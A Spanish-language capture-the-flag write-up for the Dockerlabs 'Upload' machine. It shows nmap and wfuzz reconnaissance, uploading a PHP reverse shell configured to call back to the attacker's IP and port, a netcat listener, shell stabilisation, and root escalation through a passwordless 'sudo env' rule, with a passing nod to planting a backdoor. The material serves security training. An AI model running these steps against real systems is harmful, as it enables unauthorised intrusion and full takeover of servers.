

El Dia de hoy les compartiré la resolución de la maquina Upload de Dockerlabs

Link para descargar la Maquina https://mega.nz/file/pOdwgYbB#8lTyf-mWFNq7xvKWObKUV9gkrZj3nzhuHVlGQmnZ6BQ

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando.

El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

```
(root⊕ Pandora)-[/home/cyberdark/dockerlabs/upload]

# bash auto_deploy.sh upload.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina,

Abre otra terminal para poder realizar pruebas de conectividad

Una vez hemos comprobado la conectividad iniciamos con nuestro levantamiento de información lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos mas rápido, pues no importa si se levanta mucho ruido)


```
root@Pandora: /home/cyberdark/dockerlabs/upload
 Archivo Acciones Editar Vista Ayuda
                ora)-[/home/cyberdark/dockerlabs/upload]
   nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 1000 -v -
oN scan_results.txt 172.17.0.2
Starting Nmap 7.95 (https://nmap.org) at 2025-04-18 16:59 -05 Initiating ARP Ping Scan at 16:59
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:59, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:59
Completed Parallel DNS resolution of 1 host. at 16:59, 0.04s elapsed Initiating SYN Stealth Scan at 16:59
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:59, 0.32s elapsed (65535 total port
s)
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
MAC Address: 02:42:AC:11:00:02 (Unknown)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
            Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
           Pandora)-[/home/cyberdark/dockerlabs/upload]
```

- -T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.
- --max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.
- --min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT STATE SERVICE
80/tcp open http
```

Como podemos observar encontramos el puerto 80 http abierto.

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.



Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

-p80:

Especifica que solo se escaneará el puerto 80 (normalmente asociado con el servicio HTTP).

-sVC:

- -sV: Detecta las versiones del software y servicios ejecutándose en el puerto especificado.
- -C: Ejecuta scripts básicos de Nmap Scripting Engine (NSE) para obtener información adicional, como banners y configuraciones comunes.

-A:

Activa un escaneo avanzado que incluye:

Detección del sistema operativo.

Detección de versiones de servicios.

Traceroute (ruta hasta el objetivo).

Ejecución de scripts NSE predeterminados.

-T5: Usa el nivel de velocidad más alto para realizar el escaneo lo más rápido posible. Esto puede aumentar la probabilidad de perder paquetes en redes inestables, pero es ideal para entornos controlados como laboratorios.

-oN log_upload.txt: Guarda los resultados del escaneo en un archivo llamado log_upload.txt en formato legible para humanos (normal).


Nota: aca podemos encontrar

La versión exacta del servidor web o software en el puerto 80.

Scripts básicos que extraen información adicional, como encabezados HTTP.

Información sobre el sistema operativo y otras configuraciones.

Efectivamente escribimos la direccion ip en el navegador y tenemos la siguiente pagina.




Esto nos indica que esta página, nos permite subir archivos, intentemos subir de varias extensiones, txt, doc, ppt, php, etc


Ahora vamos a realizar un wfuzz para ver que directorios encontramos en esa IP.

- --hc=404: Excluye respuestas HTTP con código 404 (Not Found), ya que no son útiles para identificar recursos válidos.
- -t 200: Establece el número de hilos a 200, lo que significa que se envían hasta 200 solicitudes simultáneamente para acelerar el proceso.
- -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt: Especifica el diccionario usado para el fuzzing. En este caso, un archivo de palabras muy conocido en pruebas de seguridad web.

http://172.17.0.2/FUZZ: Especifica la URL objetivo con FUZZ como marcador que será reemplazado por cada palabra en el diccionario.



Si nos damos cuenta el directorio uploads tiene permiso para ejecutarse o acceder



Index of /uploads

<u>Name</u>	Last modified	Size Description
Parent Directory	<u>. </u>	-
reverse.php	2025-04-18 11:40	5.4K
? saludos.php	2025-04-18 11:34	20
saludos.txt	2025-04-18 11:28	39

Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 80

Como podemos subir archivos vamos a tratar de realizar un reverse Shell y tratar de ejecutar un archivo php.

Recordemos que en Linux tenemos guardados unos diccionarios que podemos utilizar.

```
root@Pandora:/usr/share/wordlists

Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/usr/share/wordlists]

# ls

amass dirbuster fern-wifi nmap.lst sqlmap.txt
brutespray dnsmap.txt john.lst rockyou.txt.gz wfuzz
dirb fasttrack.txt legion seclists wifite.txt

(root@Pandora)-[/usr/share/wordlists]
```

También tenemos unas revershell

```
root@Pandora:/usr/share/webshells/php

Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/usr/share/webshells]

asp aspx cfm jsp laudanum perl php

(root@Pandora)-[/usr/share/webshells]

d cd php

(root@Pandora)-[/usr/share/webshells/php]

ls -a

findsocket php-reverse-shell.php simple-backdoor.php

php-backdoor.php qsd-php-backdoor.php

(root@Pandora)-[/usr/share/webshells/php]
```

Como vamos a subir un archivo php buscamos la revershell de php en este caso phpreverse-shell.php, la podemos llevar a nuestro directorio de la maquina que estamos resolviendo en este caso lo hago con el comando cp

Con esto hago que el archivo php quede en la ruta que estoy, que es home/Cyberdark/dockerlabs/upload, esto lo hago con el fin de tener los recursos que utilizo en cada máquina. (por cuestiones de orden)

Aca le cambio el nombre más corto y le deje reverse.php

```
root@Pandora:/home/cyberdark/dockerlabs/upload

Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/home/cyberdark/dockerlabs/upload]

auto_deploy.sh reverse.php saludos.txt upload.tar

log_upload.txt saludos.php scan_results.txt

(root@Pandora)-[/home/cyberdark/dockerlabs/upload]

nano reverse.php


(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.8';
// CHANGE THIS
$port = 4445;
// CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ingresamos a nano y acá modificamos estos parámetros que son la IP, ponemos la IP en este caso de la máquina de Linux que es la atacante y el puerto donde vamos a enviar la revershell. (aca podemos poner un puerto cualquiera)

Guardamos con ctrl+o y salimos con ctrl+x del editor nano

Luego subimos al servidor el archivo que modificamos



Ahora debemos ponernos en modo escucha en nuestro Kali

nc -nlvp 4445

nc:Es el comando que invoca Netcat.

- -n:Evita la resolución de nombres DNS o de host, trabajando solo con direcciones IP. Esto acelera el proceso y evita posibles problemas de resolución.
- -l:Coloca a Netcat en modo escucha. Esto significa que actúa como un servidor que espera conexiones entrantes.
- -v: Activa el modo verbose (detallado). Esto muestra mensajes adicionales para que el usuario pueda ver qué sucede durante la ejecución.
- -p 4445: Especifica el puerto 4445 en el que Netcat estará escuchando las conexiones entrantes.

Ahora damos clic en el archivo que subimos que se llama reverse.php



Y esto que hizo que se ejecutara nuestra revershell

```
root@Pandora:/usr/share/webshells/php

Archivo Acciones Editar Vista Ayuda

(root@ Pandora) - [/usr/share/webshells/php]

Inc -nlvp 4445

listening on [any] 4445 ...

connect to [192.168.1.8] from (UNKNOWN) [172.17.0.2] 43778

Linux 02f43a2251ef 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20

-1kali1 (2025-03-26) x86_64 x86_64 x86_64 GNU/Linux

00:58:59 up 11:06, 0 users, load average: 0.08, 0.07, 0.11

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

$ \bigcite{\text{\text{\text{0}}}}
```

Pero como se dan cuenta no tenemos permisos de root . si bien aca estamos en el servidor 172.17.0.2 ahora tenemos que mejorar este Shell.

```
root@Pandora: /usr/share/webshells/php
Archivo Acciones Editar Vista Ayuda
root® Pandora)-[/usr/share/webshells/php]
listening on [any] 4445 ...
connect to [192.168.1.8] from (UNKNOWN) [172.17.0.2] 43778
Linux 02f43a2251ef 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20
-1kali1 (2025-03-26) x86_64 x86_64 x86_64 GNU/Linux
00:58:59 up 11:06, 0 users, load average: 0.08, 0.07, 0.11
                FROM
                                 LOGINO IDLE JCPU PCPU WHAT
USER TTY
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -a
.dockerenv
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ clear
TERM environment variable not set.
```

script /dev/null -c bash con este script

script: El comando script se utiliza para iniciar una sesión en la terminal y registrar todas las entradas y salidas en un archivo.

/dev/null: En lugar de guardar el registro en un archivo, se redirige la salida al dispositivo especial /dev/null. Este dispositivo descarta todo lo que se escribe en él, haciendo que no se cree ningún archivo de registro.

-c: Especifica un comando que script ejecutará en lugar de iniciar una nueva sesión predeterminada. En este caso, el comando es bash.

bash: Es el shell de comandos que se inicia como parte de este proceso.

Se ve de esta forma.

```
www-data@02f43a2251ef:/$
```

Mejoramos el Bash

Los suspendemos con un ctrl+z y con este comando stty raw -echo; fg

Que hacemos con esto

stty raw -echo: Cambia la configuración de la terminal para que funcione en modo "raw" y sin eco, preparando la terminal para interacciones más "crudas" o específicas.

fg: Trae un proceso previamente suspendido al primer plano, permitiendo interactuar con él en el entorno modificado de la terminal.

Y escribimos reset xterm

```
www-data@02f43a2251ef:/$ export TERM=xterm
www-data@02f43a2251ef:/$ export SHELL=/bin/bash
```

TERM: Es una variable de entorno que define el tipo de terminal que el sistema operativo y las aplicaciones asociadas deben emular.

xterm: Es un tipo estándar de terminal que emula funcionalidades avanzadas como:

- Soporte para colores.
- Reconocimiento de teclas especiales (como las teclas de función).
- Codificación adecuada para manejar caracteres especiales.

Con esto lo que hacemos es configurar TERM=xterm asegura que el entorno se comporte como un terminal xterm-compatible, que es un estándar muy utilizado.

Ahora ya tenemos la funcionalidad del Bash

```
root@Pandora: /usr/share/webshells/php

Archivo Acciones Editar Vista Ayuda


www-data@02f43a2251ef:/$ ls -a
. .dockerenv boot etc lib lib64 media opt root sbin sys usr
.. bin dev home lib32 libx32 mnt proc run srv tmp var

www-data@02f43a2251ef:/$
```

Tenemos privilegios mínimos lo que tenemos que hacer es conseguir root, lo podemos hacer de un par de maneras


Como podemos ver tenemos permiso pues ejecutamos el comando sudo -l

El comando sudo -l en Linux se utiliza para listar los privilegios de sudo que tiene el usuario actual. Básicamente, muestra qué comandos puede ejecutar el usuario con permisos de superusuario (root) sin necesidad de ingresar la contraseña de sudo cada vez.



Y pues hemos encontrado que el usuario www-data puede ejecutar el comando /usr/bin/env como root sin necesidad de contraseña.

Ahora lo que debemos hacer en conseguir ese acceso conociendo esta puerta.




Escribimos sudo /usr/bin/env /bin/bash , este comando ejecuta el shell /bin/bash con privilegios de superusuario. Te proporciona una sesión de bash como root.

También hay en internet un recurso que se llama https://gtfobins.github.io/ donde se encuentra una lista seleccionada de binarios y scripts. Los cuales se pueden utilizar de acuerdo a el sistema mal configurado, como en este caso es adquirir sudo con env

Aca se encuentra bastantes listados



Porque escogí este comando sudo /usr/bin/env /bin/bash, pues bueno si teníamos acceso a env lo que podía hacer era decirle que me ejecute un Bash y como tenía permisos de root pues este tendría los mismo y así fue como obtuvimos root.



Ya de ahí lo demás es lo que se quiera hacer, crear un backdoor etc. (lo dejo a su imaginación)

Pero tengan en cuenta que esto no se trata de ejecutar comandos, copiar y pegar esto se trata de entender como funcionan y como puedes mejorarlo, mi recomendación es que lean, lean bastante, realicen pruebas, (dañen MV de su entorno) no se frustren si no la pueden sacar a la primera, este mundo es super demandante en cuanto a tiempo y disciplina, sean constantes.

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/